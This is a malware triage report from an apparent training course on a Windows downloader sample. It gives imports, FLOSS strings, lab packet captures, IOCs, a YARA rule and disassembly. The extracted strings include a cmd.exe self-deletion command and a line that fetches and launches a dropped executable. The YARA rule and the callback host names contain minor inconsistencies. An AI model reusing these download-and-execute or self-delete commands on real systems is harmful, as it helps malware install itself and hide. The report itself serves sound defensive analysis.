Practical Malware Analysis & Triage

Malware Analysis Report

HuskyDownloadFromURL-Dropper Malware

Nov 2022 | HuskyHacks | v1.0

Table of Contents

Executive Summary


SHA256 hash	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

HuskyDownloadFromURL is a dropper malware sample first identified on Nov 26th, 2022. It is a binary executable that runs on the x32 Windows operating system. Symptoms of infection include one beaconing attempt to each of the URLs listed in Appendix B, random black screen popup on the endpoint, and an executable named "CR433101.dat.exe" appearing in the C:\Users\Public\Documents directory.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

HuskyDownloadFromURL consists of one part divided in two stages: the download of a suspected malware component (CR433101.dat.exe) and the contact of a callback URL. First, it attempts to download a file hosted at (hxxp://ssl-6582datamanager.helpdeskbros.local) and if done successfully, it contacts the callback URL (hxxp://huskyhacks.dev).



Malware Composition

HuskyDownloadFromURL consists of the following components:

File Name	SHA256 Hash
Dropper.DownloadFromURL.exe	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

Dropper.DownloadFromURL.exe

The initial executable that runs after a successful spear phish. Executable has self-deletion mechanism. Once executed, if it does not find CR433101.dat.exe file inside the C:\Users\Public\Documents directory it will exit out of the program and delete itself from disk.

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

URLDownloadToFileW	x
InternetOpenW	x
InternetOpenUrlW	x
CreateProcessW	x
GetCurrentProcessId	x
GetCurrentThreadId	x
TerminateProcess	x
ShellExecuteW	x

Fig 1: Imports worth noting from IAT.

```
!This program cannot be run in DOS mode.
C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release
\DownloadFromURL.pdb
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
```

Fig 2: Relevant strings extracted from Floss Output

Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}




Fig 3: First detonation of the program without INETSIM running. After opening the executable, black window opens briefly and closes shortly after. File deletes itself from disk.





Fig 4: Suspected self-deletion mechanism.



```
     8 0.059132281   10.0.0.4        10.0.0.3        HTTP      362 GET /favicon.ico HTTP/1.1
     9 0.059138322   10.0.0.3        10.0.0.4        TCP        54 80 → 1113 [ACK] Seq=1 Ack=309 Win=
    10 0.091975130   10.0.0.3        10.0.0.4        TCP       207 80 → 1113 [PSH, ACK] Seq=1 Ack=309
    11 0.092202117   10.0.0.4        10.0.0.3        TCP        60 1113 → 80 [ACK] Seq=309 Ack=154 Wi
    12 0.092212286   10.0.0.3        10.0.0.4        HTTP      252 HTTP/1.1 200 OK  (image/x-icon)
    13 0.092372342   10.0.0.4        10.0.0.3        TCP        60 1113 → 80 [ACK] Seq=309 Ack=352 Wi
    14 0.093534402   10.0.0.3        10.0.0.4        TCP        54 80 → 1113 [FIN, ACK] Seq=352 Ack=3
    15 0.093683872   10.0.0.4        10.0.0.3        TCP        60 1113 → 80 [ACK] Seq=309 Ack=353 Wi
    16 0.115455533   10.0.0.4        10.0.0.3        TCP        60 1113 → 80 [FIN, ACK] Seq=309 Ack=3
    17 0.115471069   10.0.0.3        10.0.0.4        TCP        54 80 → 1113 [ACK] Seq=353 Ack=310 Wi
    18 0.146822341   10.0.0.4        10.0.0.3        DNS        74 Standard query 0xfeec A huskyhacks
    19 0.151173526   10.0.0.3        10.0.0.4        DNS        90 Standard query response 0xfeec A h
    20 0.151771565   10.0.0.4        10.0.0.3        TCP        66 1114 → 80 [SYN] Seq=0 Win=65535 Le
    21 0.151785358   10.0.0.3        10.0.0.4        TCP        66 80 → 1114 [SYN, ACK] Seq=0 Ack=1 W
    22 0.151999121   10.0.0.4        10.0.0.3        TCP        60 1114 → 80 [ACK] Seq=1 Ack=1 Win=26
    23 0.152045141   10.0.0.4        10.0.0.3        HTTP      119 GET / HTTP/1.1
    24 0.152049932   10.0.0.3        10.0.0.4        TCP        54 80 → 1114 [ACK] Seq=1 Ack=66 Win=6
    25 0.161123052   10.0.0.3        10.0.0.4        TCP       204 80 → 1114 [PSH, ACK] Seq=1 Ack=66
    26 0.161323402   10.0.0.4        10.0.0.3        TCP        60 1114 → 80 [ACK] Seq=66 Ack=151 Wir
    27 0.161333124   10.0.0.3        10.0.0.4        HTTP      312 HTTP/1.1 200 OK  (text/html)
    28 0.161475952   10.0.0.4        10.0.0.3        TCP        60 1114 → 80 [ACK] Seq=66 Ack=409 Wir
    29 0.162567901   10.0.0.3        10.0.0.4        TCP        54 80 → 1114 [FIN, ACK] Seq=409 Ack=6
    30 0.162716687   10.0.0.4        10.0.0.3        TCP        60 1114 → 80 [ACK] Seq=66 Ack=410 Wir
    31 0.382224973   10.0.0.4        10.0.0.3        TCP        60 1114 → 80 [RST, ACK] Seq=66 Ack=41
    32 16.299196674  10.0.0.4        239.255.255.250 SSDP      179 M-SEARCH * HTTP/1.1

▸ Frame 8: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_25:9a:3e (08:00:27:25:9a:3e), Dst: PcsCompu_5d:36:ca (08:00:27:5d:36:ca)
▸ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
▸ Transmission Control Protocol, Src Port: 1113, Dst Port: 80, Seq: 1, Ack: 1, Len: 308
▾ Hypertext Transfer Protocol
  ▸ GET /favicon.ico HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET
    Host: ssl-6582datamanager.helpdeskbros.local\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
    [HTTP request 1/1]
    [Response in frame: 12]
```

Fig 5: Detonation with INETSIM running. Wireshark PCAP displays HTTP GET request to hxxp://ssl-6582datamanager.helpdeskbros.local/favicon.ico




Fig 6: Favicon.ico is downloaded and written to disk successfully under the name CR433101.dat.exe in the C:\Users\Public\Documents directory.

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev

HTTP/1.1 200 OK
Content-Type: text/html
Server: INetSim HTTP Server
Content-Length: 258
Date: Thu, 24 Nov 2022 17:34:47 GMT
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Fig 7: Wireshark PCAP displays attempt to callback URL hxxp://huskyhacks.dev after a successful download of favicon.ico

Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis}




Fig 8: Assembly snippet reveals executable logic. Result from URLDownloadToFile call is saved inside EAX, which is later tested by itself. If download is successful, jump to [0x004010e3] is taken and callback URL is contacted.

Advanced Dynamic Analysis

{Screenshots and description about advanced dynamic artifacts and methods}




Fig 9: Debugger snippet. Although, CR433101.dat.exe is present in the system, changing the Zero Flag to 0 causes a jump to [0x00401142] instead. Effectively cutting contact to callback URL.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

Malicious website (hxxp://ssl-6582datamanager.helpdeskbros.local) hosts the malware component which is required to be present in the system before callback URL (hxxp://huskyhacks.dev) can happen.

```
GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64;
Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729;
.NET CLR 3.5.30729)
Host: ssl-6582datamanager.helpdeskbros.local
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: Close
Date: Thu, 24 Nov 2022 17:34:47 GMT
Server: INetSim HTTP Server
Content-Length: 198
Content-Type: image/x-icon

......................(.......
................................................................................
................................................................................
.............
```

Fig 10: Wireshark Packet Capture of initial download of malware components

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev

HTTP/1.1 200 OK
Content-Type: text/html
Server: INetSim HTTP Server
Content-Length: 258
Date: Thu, 24 Nov 2022 17:34:47 GMT
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Fig 11: WireShark Packet Capture of callback URL contact.

Host-based Indicators

Favicon.ico is written to disk under a new name (CR43101.dat.exe) which can be found in the following directory: C:\Users\Public\Documents




Fig 12: Malicious file downloaded

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e., strings, URLs, etc}

Appendices

A. Yara Rules

Full Yara repository located at: http://github.com/HuskyHacks/PMAT-lab

```
rule PE_HuskyDownloadFromURL {

    meta:
        last_updated = "2022-11-27"
        author = "Jean A"
        description = "A Yara rule for HuskyDownloadFromURL"

    strings:
        $PE_magic_byte = "MZ"
        $string1 = "URLDownloadToFileW" ascii
        $string2 = "HuskyHacks" ascii
        $sus_hex_string =  {76 00 ?? 6F 00}

    condition:
        $PE_magic_byte at 0 and
        ($string1 and $string2) or

        $sus_hex_string

}
```

B. Callback URLs

Domain	Port
hxxp://ssl-6582datamanager.helpdeskbros.local/favicon.ico	80
hxxp://husky.hacks.dev	80

C. Decompiled Code Snippets

```
push    str.Mozilla_5.0             ; 0x403288
call    dword [InternetOpenW]       ; 0x403070
lea     ecx, [esp]
mov     dword [0x404388], eax
mov     dword [esp], 0x7d0          ; 2000
mov     dword [var_4h], 0
call    fcn.004011e0
push    0
push    0
push    str.C:__Users__Public__Documents__CR433101.dat.exe ; 0x403230
push    str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
push    0
call    dword [URLDownloadToFileW] ; 0x4030f4
test    eax, eax
jne     0x401142
```

Fig 13: Download of favicon.ico routine in Cutter